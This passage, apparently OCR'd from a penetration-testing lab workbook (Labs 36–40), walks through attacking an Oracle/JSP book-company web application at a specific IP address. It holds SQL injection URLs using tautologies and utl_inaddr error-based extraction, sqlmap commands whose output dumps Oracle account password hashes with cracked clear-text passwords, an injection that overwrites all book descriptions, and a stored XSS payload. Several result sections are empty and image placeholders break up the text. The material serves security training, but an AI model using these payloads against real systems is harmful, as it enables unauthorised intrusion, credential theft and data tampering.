database management system users password hashes:
[*] _NEXT_USER [1]:
    password hash: NULL
[*] ANONYMOUS [1]:
    password hash: anonymous
[*] AQ_ADMINISTRATOR_ROLE [1]:
    password hash: NULL
[*] AUTHENTICATEDUSER [1]:
    password hash: NULL
[*] CONNECT [1]:
    password hash: NULL
[*] CTXAPP [1]:
    password hash: NULL
[*] CTXSYS [1]:
    password hash: D1D21CA56994CAB6
    clear-text password: ORACLE
[*] DBA [1]:
    password hash: NULL
[*] DBSNMP [1]:
    password hash: E066D214D5421CCC
    clear-text password: DBSNMP
[*] DELETE_CATALOG_ROLE [1]:
    password hash: NULL
[*] DIP [1]:
    password hash: CE4A36B8E06CA59C
    clear-text password: DIP
```

Lab 36: Attacking an Oracle/JSP based WebApp with SQL Injection Continued

Go to the address below in Firefox:

http://54.69.156.253:8081/bookcompany/author.jsp?id=111&qid=1

http://54.69.156.253:8081/bookcompany/author.jsp?id=111&qid=1'OR '1'='1


http://54...%27=%271
5.253:8081/bookcompany/author.jsp?id=111&qid=1'OR '1'='1
Welcome Joe Doe,
Add book
Authors
Books
Edit Profile
F.A.Q.
Log Out
Search by Username
Author Index
First Name
Last Name
Username
Joe
Doe
joe
Rob
Ogg
rob
Richard
Mp
richard
Josh
K
josh

Lab 37: Attacking an Oracle/JSP based WebApp with SQL Injection Continued

Go to the address below in Firefox:

http://54.69.156.253:8081/bookcompany/faq.jsp?id=111&qid=1' or 1=utl_inaddr.get_host_address((select banner from v$version where rownum=1))--

Host is running:


http://54.69.156.253:8081/bookcompany/faq.jsp?id=111&qid=1' or 1=utl_inaddr.get_host_address((SELECT user FROM dual))--

User is:

Lab 38: Attacking an Oracle/JSP based WebApp with SQL Injection Continued

Go to the address below in Firefox:

http://54.69.156.253:8081/bookcompany/faq.jsp?id=111&qid=1' or 1=utl_inaddr.get_host_address((SELECT global_name FROM global_name))--



Current database is:

Lab 39: Attacking an Oracle/JSP based WebApp with SQL Injection Continued

cd /home/strategicsec/toolz/sqlmap-dev/

python sqlmap.py -u "http://54.69.156.253:8081/bookcompany/faq.jsp?id=111&qid=1" -b

```
---
[05:13:08] [INFO] the back-end DBMS is Oracle
[05:13:08] [INFO] fetching banner
[05:13:08] [INFO] resumed: Oracle Database 10g Express Edition Release 10.2.0.1.0 - Product
web application technology: JSP
back-end DBMS: Oracle
banner:    'Oracle Database 10g Express Edition Release 10.2.0.1.0 - Product'
[05:13:08] [INFO] fetched data logged to text files under '/home/strategicsec/toolz/sqlmap-dev/output/54
.69.156.253'

[*] shutting down at 05:13:08
```

python sqlmap.py -u "http://54.69.156.253:8081/bookcompany/faq.jsp?id=111&qid=1" --current-user

```
[05:14:24] [INFO] the back-end DBMS is Oracle
web application technology: JSP
back-end DBMS: Oracle
[05:14:24] [INFO] fetching current user
[05:14:24] [INFO] resumed: SYSTEM
current user:    'SYSTEM'
[05:14:24] [INFO] fetched data logged to text files under '/home/strategicsec/toolz/sqlmap-dev/output/54
.69.156.253'

[*] shutting down at 05:14:24
```

python sqlmap.py -u "http://54.69.156.253:8081/bookcompany/faq.jsp?id=111&qid=1" --current-db

```
[05:16:07] [INFO] the back-end DBMS is Oracle
web application technology: JSP
back-end DBMS: Oracle
[05:16:07] [INFO] fetching current database
[05:16:07] [INFO] resumed: SYSTEM
[05:16:07] [WARNING] on Oracle you'll need to use schema names for enumeration as the counterpart to dat
abase names on other DBMSes
current schema (equivalent to database on Oracle):    'SYSTEM'
[05:16:07] [INFO] fetched data logged to text files under '/home/strategicsec/toolz/sqlmap-dev/output/54
.69.156.253'

[*] shutting down at 05:16:07
```


python sqlmap.py -u "http://54.69.156.253:8081/bookcompany/faq.jsp?id=111&qid=1" --dbs

```
available databases [11]:
[*] CTXSYS
[*] DBSNMP
[*] FLOWS_020100
[*] FLOWS_FILES
[*] HR
[*] MDSYS
[*] OUTLN
[*] SYS
[*] SYSTEM
[*] TSMSYS
[*] XDB

[05:17:20] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 12 times
[05:17:20] [INFO] fetched data logged to text files under '/home/strategicsec/toolz/sqlmap-dev/output/54
.69.156.253'

[*] shutting down at 05:17:20
```


python sqlmap.py -u "http://54.69.156.253:8081/bookcompany/faq.jsp?id=111&qid=1" --users --passwords

```
    clear-text password: ORACLE
[*] GATHER_SYSTEM_STATISTICS [1]:
    password hash: NULL
[*] HS_ADMIN_ROLE [1]:
    password hash: NULL
[*] IMP_FULL_DATABASE [1]:
    password hash: NULL
[*] LOGSTDBY_ADMINISTRATOR [1]:
    password hash: NULL
[*] MDSYS [1]:
    password hash: NULL
[*] OEM_ADVISOR [1]:
    password hash: NULL
[*] OEM_MONITOR [1]:
    password hash: NULL
[*] OUTLN [1]:
    password hash: 4A3BA55E08595C81
    clear-text password: OUTLN
[*] PLUSTRACE [1]:
    password hash: NULL
[*] PUBLIC [1]:
    password hash: NULL
[*] RECOVERY_CATALOG_OWNER [1]:
    password hash: NULL
[*] RESOURCE [1]:
    password hash: NULL
[*] SCHEDULER_ADMIN [1]:
    password hash: NULL
[*] SELECT_CATALOG_ROLE [1]:
    password hash: NULL
[*] SYS [1]:
    password hash: DCB748A5BC5390F2
    clear-text password: PASSWORD
[*] SYSTEM [1]:
    password hash: EED9B65CCECDB2E9
    clear-text password: PASSWORD
[*] TSMSYS [1]:
    password hash: 3DF26A8B17D0F29F
    clear-text password: TSMSYS
[*] XDB [1]:
    password hash: E76A6BD999EF9FF1
    clear-text password: ORACLE
[*] XDBADMIN [1]:
    password hash: NULL
[*] XDBWEBSERVICES [1]:
    password hash: NULL

[05:18:34] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 5 times
[05:18:34] [INFO] fetched data logged to text files under '/home/strategicsec/toolz/sqlmap-dev/output/54
.69.156.253'
```


SQL Injection:




Invalid Username



Invalid password




SQL injection :



Sample attack value in the password field also.


Logged in



Now that we're logged in, let's change users; go to

http://54.69.156.253:8081/bookcompany/dash.jsp?id=112

My Books



SQL injection in Book Title


http://54....jsp?id=112
54.69.156.253:8081/bookcompany/book.jsp?id=112
Welcome Rob Ogg,
View Contract
My Books
Edit Profile
FA.Q.
Log Out
Search
My Book Index
Book Title
Description
Oracle and the Secure flag
Technology
Chronicles of Java
Technology
JO 2.0
Fiction
Edit Book Description
Book Title: a' or 'a'='a
Book Description: hack
Update


Result:


http://54....jsp?id=112
54.69.156.253:8081/bookcompany/book.jsp?id=112
Welcome Rob Ogg,
View Contract
My Books
Edit Profile
F.A.Q.
Log Out
Search
My Book Index
Book Title
Description
Oracle and the Secure flag
hack
Chronicles of Java
hack
JO 2.0
hack
Edit Book Description
Book Title:

Lab 40: Attacking an Oracle/JSP based WebApp with XSS

Result:

Edit profile




SQL injection in First name


Now, we can go back to the user Joe Doe; goto

http://54.69.156.253:8081/bookcompany/dash.jsp?id=111

Books(administrative)




XSS in book Search


http://54....jsp?id=111
54.69.156.253:8081/bookcompany/Bindex.jsp?id=111
Welcome Joe Doe,
Add book
Authors
Books
Edit Profile
F.A.Q.
Log Out
<script>alert(1)</script>
Search
Book Index
Book Title
Description
Tales of the Oracle
hack
Oracle and the Secure flag
hack
Chronicles of Java
hack
Learn Databases
hack
JO 2.0
hack
New Tales of Oracle
hack


XSS

Authors:

